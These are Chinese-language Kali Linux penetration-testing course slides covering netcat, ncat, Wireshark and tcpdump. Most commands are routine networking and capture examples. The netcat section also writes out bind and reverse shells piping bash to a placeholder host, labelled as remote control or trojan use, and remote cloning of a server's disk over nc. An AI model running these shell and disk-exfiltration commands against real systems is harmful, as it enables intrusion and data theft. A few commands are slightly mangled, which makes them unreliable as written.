

Kali linux渗透测试


苑房弘 FANGHONG.YUAN@163.COM




第五章 基本工具



常用工具

- 经常使用且功能强大
 - 安全从业者必不可少的帮手
 - Nc / ncat
 - Wireshark
 - Tcpdump
- 
- Several white lines of varying lengths and slopes are positioned in the bottom right corner of the slide, creating a modern, abstract graphic element.

NETCAT——NC

- 网络工具中的瑞士军刀——小身材、大智慧
 - 侦听模式 / 传输模式
 - telnet / 获取banner信息
 - 传输文本信息
 - 传输文件/目录
 - 加密传输文件
 - 远程控制/木马
 - 加密所有流量
 - 流媒体服务器
 - 远程克隆硬盘
- 
- Several white lines of varying lengths and orientations are positioned in the bottom right corner of the slide, creating a modern, abstract graphic element.

NC—TELNET / BANNER

- `nc -nv 1.1.1.1 110`
- `nc -nv 1.1.1.1 25`
- `nc -nv 1.1.1.1 80`

NC——传输文本信息

- A: nc -l -p 4444
- B: nc -nv 1.1.1.1 4444
- 远程电子取证信息收集

NC——传输文件/目录

- 传输文件
 - A: `nc -lp 333 > 1.mp4`
 - B: `nc -nv 1.1.1.1 333 < 1.mp4 -q 1`
 - 或
 - A: `nc -q 1 -lp 333 < a.mp4`
 - B: `nc -nv 1.1.1.1 333 > 2.mp4`
- 传输目录
 - A: `tar -cvf - music/ | nc -lp 333 -q 1`
 - B: `nc -nv 1.1.1.1 333 | tar -xvf -`
- 加密传文件
 - A: `nc -lp 333 | mcrypt --flush -Fbqd -a rijndael-256 -m ecb > 1.mp4`
 - B: `mcrypt --flush -Fbq -a rijndael-256 -m ecb < a.mp4 | nc -nv 1.1.1.1 333 -q 1`

NC——流媒体服务

- A: `cat 1.mp4 | nc -lp 333`
- B: `1.1.1.1 333 | mplayer -vo x11 -cache 3000 -`

NC——端口扫描

- `nc -nvz 1.1.1.1 1-65535`
- `nc -vnzu 1.1.1.1 1-1024`

NC——远程克隆硬盘

- A: `nc -lp 333 | dd of=/dev/sda`
- B: `dd if=/dev/sda | nc -nv 1.1.1.1 333 -q 1`
- 远程电子取证，可以将目标服务器硬盘远程复制，或者内存。


NC——远程控制

- 正向：
 - A: `nc -lp 333 -c bash`
 - B: `nc 1.1.1.1 333`
- 反向：
 - A: `nc -lp 333`
 - B: `nc 1.1.1.1 333 -c bash`
 - 注：Windows用户把bash改成cmd；


NC——NCAT

- Nc缺乏加密和身份验证的能力
- Ncat包含于nmap工具包中
- A: `ncat ncat -c bash --allow 192.168.20.14 -vnl 333 --ssl`
- B: `ncat -nv 1.1.1.1 333 --ssl`

WIRESHARK


- 抓包嗅探协议分析
 - 安全专家必备的技能
 - 抓包引擎
 - Libpcap9—— Linux
 - Winpcap10—— Windows
 - 解码能力
- 
- A series of white diagonal lines of varying lengths and thicknesses, located in the bottom right corner of the slide, creating a modern, abstract graphic element.

WIRESHARK——基本使用方法

- 启动
 - 选择抓包网卡
 - 混杂模式
 - 实时抓包
 - 保存和分析捕获文件
 - 首选项
- 
- A series of several parallel white diagonal lines of varying lengths, located in the bottom right corner of the slide, extending from the right edge towards the bottom.

WIRESHARK——筛选器

- 过滤掉干扰的数据包
- 抓包筛选器
- 显示筛选器



WIRESHARK——常见协议包

- 数据包的分层结构
 - Arp
 - Icmp
 - Tcp——三次握手
 - Udp
 - Dns
 - http
 - ftp
- 
- Several white lines of varying lengths and slopes are positioned in the bottom right corner of the slide, creating a modern, abstract graphic element.

WIRESHARK——TCP

- 数据流
 - http
 - Sntp
 - Pop3
 - Ssl

WIRESHARK——信息统计

- 节点数
 - 协议分布
 - 包大小分布
 - 会话连接
 - 解码方式
 - 专家系统
-
- 抓包对比nc、ncat加密与不加密的流量


WIRESHARK——实践

- 抓包对比nc、ncat加密与不加密的流量



WIRESHARK——实践

- 抓包对比nc、ncat加密与不加密的流量
- 企业抓包布署方案



TCPDUMP

- No-GUI的抓包分析工具
- Linux、Unix系统默认安装

TCPDUMP——抓包

- 抓包
 - `tcpdump -i eth0 -s 0 -w file.pcap`
- 读取抓包文件
 - `Tcpdump -r file.pcap`

TCPDUMP——筛选

- `tcpdump -n -r http.cap | awk '{print $3}' | sort -u`
- `tcpdump -n src host 145.254.160.237 -r http.cap`
- `tcpdump -n dst host 145.254.160.237 -r http.cap`
- `tcpdump -n port 53 -r http.cap`
- `tcpdump -nX port 80 -r http.cap`

TCPDUMP——高级筛选

```
0          1          2          3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-----+-----+-----+-----+
|          Source Port          |          Destination Port          |
+-----+-----+-----+-----+
|          Sequence Number      |
+-----+-----+-----+-----+
|          Acknowledgment Number      |
+-----+-----+-----+-----+
| Data |          |C|E|U|A|P|R|S|F|
| Offset| Res. |W|C|R|C|S|S|Y|I|          Window
|          |          |R|E|G|K|H|T|N|N|
+-----+-----+-----+-----+
|          Checksum          |          Urgent Pointer          |
+-----+-----+-----+-----+
|          Options          |          Padding          |
+-----+-----+-----+-----+
|          data          |
+-----+-----+-----+-----+
```

CEU**A**PRSF

000**11**000 = 24 in decimal

TCPDUMP——高级筛选

- `tcpdump -A -n 'tcp[13] = 24' -r http.cap`

Q & A

